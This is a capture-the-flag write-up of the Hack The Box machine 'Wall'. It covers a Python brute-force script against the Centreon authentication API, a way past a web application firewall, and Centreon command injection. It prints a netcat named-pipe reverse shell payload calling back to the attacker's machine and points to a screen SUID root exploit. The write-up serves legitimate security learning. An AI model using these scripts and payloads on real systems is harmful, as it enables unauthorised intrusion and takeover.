# HTB: Wall

Linux, Rated: 4.6/10

My Rating: 5.0/10

IP: 10.10.10.157

Date: 12/5/2019

This box was a massive challenge. Even when I understood what I had to do, it took me a long time to figure out how to do it. But I learned some great tricks, and finally wrote a "custom" exploit by hand!

## Enumeration

As always, we started with a few different nmap scans. In the end, they all came out about the same.

```
root@kali:~/Documents/HTB/wall/scans# cat detailedScan.txt
# Nmap 7.80 scan initiated Sun Nov 24 23:04:55 2019 as: nmap -sC -sV -O -p22,80 -oN detailedScan.txt 10.10.10.157
Nmap scan report for 10.10.10.157
Host is up (0.13s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA)
|   256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA)
|_  256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.13 (94%), Linux 3.1 (93%)
93%), Linux 4.4 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 24 23:05:15 2019 -- 1 IP address (1 host up) scanned in 20.16 seconds
```

We have SSH on 22 and HTTP on 80. Navigating to 10.10.10.157 in the browser we found the default apache page. So not much to be seen there…

Nothing to find in the source code. Onto some directory enumeration. I used dirbuster and gobuster to search for files. I used multiple wordlist files, but the best results came from using Sec Lists Web Content common.txt file: ([https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common.txt](https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common.txt)) *This is similar to *dirb's* default word list.

```
root@kali:~/Documents/HTB/wall/scans# cat apacheFuzzing2.txt
/.hta (Status: 403)
/.hta.php (Status: 403)
/.hta.html (Status: 403)
/.hta.js (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
/.htaccess.js (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.js (Status: 403)
/.htpasswd.php (Status: 403)
/aa.php (Status: 200)
/index.html (Status: 200)
/index.html (Status: 200)
/monitoring (Status: 401)
/panel.php (Status: 200)
/server-status (Status: 403)
```

The only files of note are aa.php, panel.php and /monitoring. Unfortunately, aa.php and panel.php each contained a single line of text and were no help. The monitoring directory was password protected though. I tried some light brute forcing to no avail. Some of the comments on the forum mentioned trying different “verbs” on some of these files and directories. What they mean by that is using different HTTP methods such as POST or PUT instead of only GET. If we make a POST request to /monitoring (a directory) with Burp Suite we get:

```
<h1>Thispageisnotreadyyet!</h1>
<h2>Weshouldredirectyoutotherequiredpage!</h2>
<meta http-equiv="refresh" content="0; URL='/centreon'" />
```

Navigating to that page, we find a simple login prompt for a service called Centreon, an open source network monitoring tool.

# Foothold


The defaults root:centreon did not work. I wanted to brute force the login page, without using Hydra. As well, the login page contained a CSRF token, that had to be submitted with each request, otherwise it would be automatically denied. When directory enumerating for 10.10.10.157/centreon I came across a /api page. Turns out, Centreon has an extremely powerful API, found here: https://documentation.centreon.com/docs/centreon/en/19.04/api/index.html. It is possible to authenticate via the API and receive an "auth token" back (without using the CSRF token). So, I wrote a script to brute force via the authentication API.

```
import sys
from pathlib import Path
from requests import post

if len(sys.argv) < 3:
    print("Usage python3 centreonPasswordCrack <username> <wordlist_path>")
    exit(0)

count = 0
username = sys.argv[1]
# URL params
params = {"action":"authenticate"}
URL = "http://10.10.10.157/centreon/api/index.php?"

with open(str(sys.argv[2]), "r") as f:
    while f:
        password = f.readline().strip()
        print("Count: {}, Password: {}".format(count, password))
        # Post body content
        data = {"username": username, "password": password}
        response = post(url=URL, params=params, data=data)
        count += 1
        if response.text != '"Bad credentials"':
            print("Found Password: {}. Response: {}".format(password, response.text))
            break
```

Running this we determined admin:password1 were valid credentials for the service. Sure enough, we can login using through the login page and gain access to the system.

This version of Centreon is indeed vulnerable to a Remote Code Execution exploit, as described here: https://shells.systems/centreon-v19-04-remote-code-execution-cve-2019-13024/. As I found out, along with everyone else, this exploit code did NOT work, but it gave me some good ideas. The exploit in question boils down to:


1. Creating a new Poller (a monitoring server of sorts), and injecting our command into one of the fields on creation
2. Call a specific function, which calls our injected code

The code is question (in include/configuration/configGenerate/xml/generateFiles.php):

```
foreach ($tab_server as $host) {
    $stdout = shell_exec(
        $nagios_bin["nagios_bin"] . " -v " . $nagiosCFGPath . $host["id"] . "/cente
    );
```

This comes from https://shells.systems/centreon-v19-04-remote-code-execution-cve-2019-13024/ as well. It is part of a debugging function, so we must trigger it manually in some way. We notice that our commands are concatenated with a few other things before being executed, so we will need to determine a way to comment everything after our command out.

This vulnerability exists because the application directly stores and executes user input (without sanitation). For more information, read through the article above. From here, we decided to manually exploit the vulnerability using the web dashboard, as it seemed easy enough. Highlighted in the picture below is the parameter where we can inject commands.




Right off the bat we tried to get a reverse shell using this method. Yet, every time we typed that command into the “Monitoring Engine Binary” field, we got a 403 error, which was very interesting.


It seemed like every time there was a space in the injected command, we got this error. When we used “whoami” it worked fine. After some head scratching, some time on the forums helped me figure out there was a Web Application Firewall (WAF) sitting between the application and the backend server. Its job is to clean the input from the application and block anything malicious. It must be set up to block spaces (among other things) on input when creating a poller. I found a tool called wafw00f which helped confirmed this was true.


After a few hours I was still unable to manually create the exploit because of the firewall. I instead wrote my own exploit script that uses the API. It can be found in scripts/exploit.py, but the steps taken are as follows:

1. Get a valid session token by submitting a POST request through the login form
2. Set all current pollers to be non-local host
3. Create our poller
4. Modify it to contain part 1 of our payload and execute
5. Modify it to contain part 2 of our payload and execute
6. Delete the poller (reverse shell should be active)
7. Reset all pollers that were originally localhost back to localhost

Payload part 1: mknod /tmp/backpipe p

Payload part 2: /bin/sh 0</tmp/backpipe | nc {} {} 1>/tmp/backpipe &

How does this payload work?

Part 1:

Create a special FIFO file called *backpipe*, inside /tmp. This creates a “named pipe,” and allows us to have our own I/O device of sorts on the machine. That is, we can redirect input and output to and from it, and use it in interesting ways.

See: http://man7.org/linux/man-pages/man7/fifo.7.html

/bin/sh 0</tmp/backpipe | nc {} {} 1>/tmp/backpipe &

Part 2:

1. Start the /bin/sh process
2. Redirect all input from /tmp/backpipe to file descriptor 0 (which is standard input), so /bin/sh gets all its input from our pipe
3. Start a process of netcat back to our local machine
4. Redirect standard output (file descriptor 1) to our pipe

So, when we type commands, netcat routes the "standard output" it receives (our commands) to our pipe, which is then routed to /bin/sh, where they are executed as "standard output". Then we see the output of our commands as normal output. All credit to this site for figuring that out: https://pen-testing.sans.org/blog/2013/05/06/netcat-without-e-no-problem/. I wanted to do something like this, but would have not figured it out on my own

Some things to note:

1.) Using the API means we can bypass the WAF, and inject anything we want 😊
2.) For us to execute our payload, our poller must be the only "Central Poller" active. Making a poller localhost sets it to be central. But, if there is already a central poller, the original poller marked as central will still have precedence. Therefore, we must specifically toggle off localhost for every poller BEFORE we create our own*
3.) We comment out everything after our payload, so it is the only thing that gets executed when we call the debug function
4.) There are multiple steps that must be taken to create a poller. Take a look at the code and comments to understand what they are, and why they must be done.

**The issue I was having was I would create a new poller, then call the debug function with its poller ID, but no matter what, it would execute the command in whatever poller was marked Central. Not sure why that was, but I used this as a work around. I could have also just set Central pollers as inactive before setting up my poller, but this was more fun.**

Running our exploit code:

```
(env) root@kali:~/Documents/HTB/wall/scripts# python autoExploit.py 10.10.10.157 admin password1 10.10.15.41 9001
Authenticating with the site
Toggling off localhost for all pollers
Setting up poller
Executing part 1 of payload
Executing part 2 of payload
Check for reverse shell
Deleting poller...
Resetting pollers to localhost
Exploit Complete. If failed, use debugging statements
```

Gives us a reverse shell back to our listener:

```
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.41] from (UNKNOWN) [10.10.10.157] 40192
whoami
www-data
```

Time for some escalation.

## Privilege Escalation

Once inside, we used netcat to transfer linenum.sh to gather data about the machine since I had no luck with wget. The commands we used to transfer were:

Our machine:

nc -w 3 10.10.10.157 40001 < linenum.sh

Remote Machine:

nc -lvnp 40001 > linenum.sh

Per a tutorial: https://nakkaya.com/2009/04/15/using-netcat-for-file-transfers/

The only suspicious line I found after running it was:

-rwsr-xr-x 1 root root 1595624 Jul 4 00:25 /bin/screen-4.5.0

I was almost positive screen was not supposed to have a SUID bit. Googling "screen suid" allowed me to find: https://www.exploit-db.com/exploits/41154 as the first result. It abuses a vulnerability in screen to become root. I sent that exploit to the machine the same way I did with linenum.sh. I ran it and became root quite easily.


I was able to find the user hash as root as well. It was interesting that I was able to go directly from www-data -> root, simply bypassing user.


## Conclusion

Out of all the boxes I have done so far, I learned the most on Wall. Getting user was a major pain, but I learned a ton about WAFs, pipes, etc. Once we got initial access, getting root was extremely simple. Except for the fact that the beginning enumeration was guessing (which I do not enjoy) it was a well-made box. I am looking forward to the next one.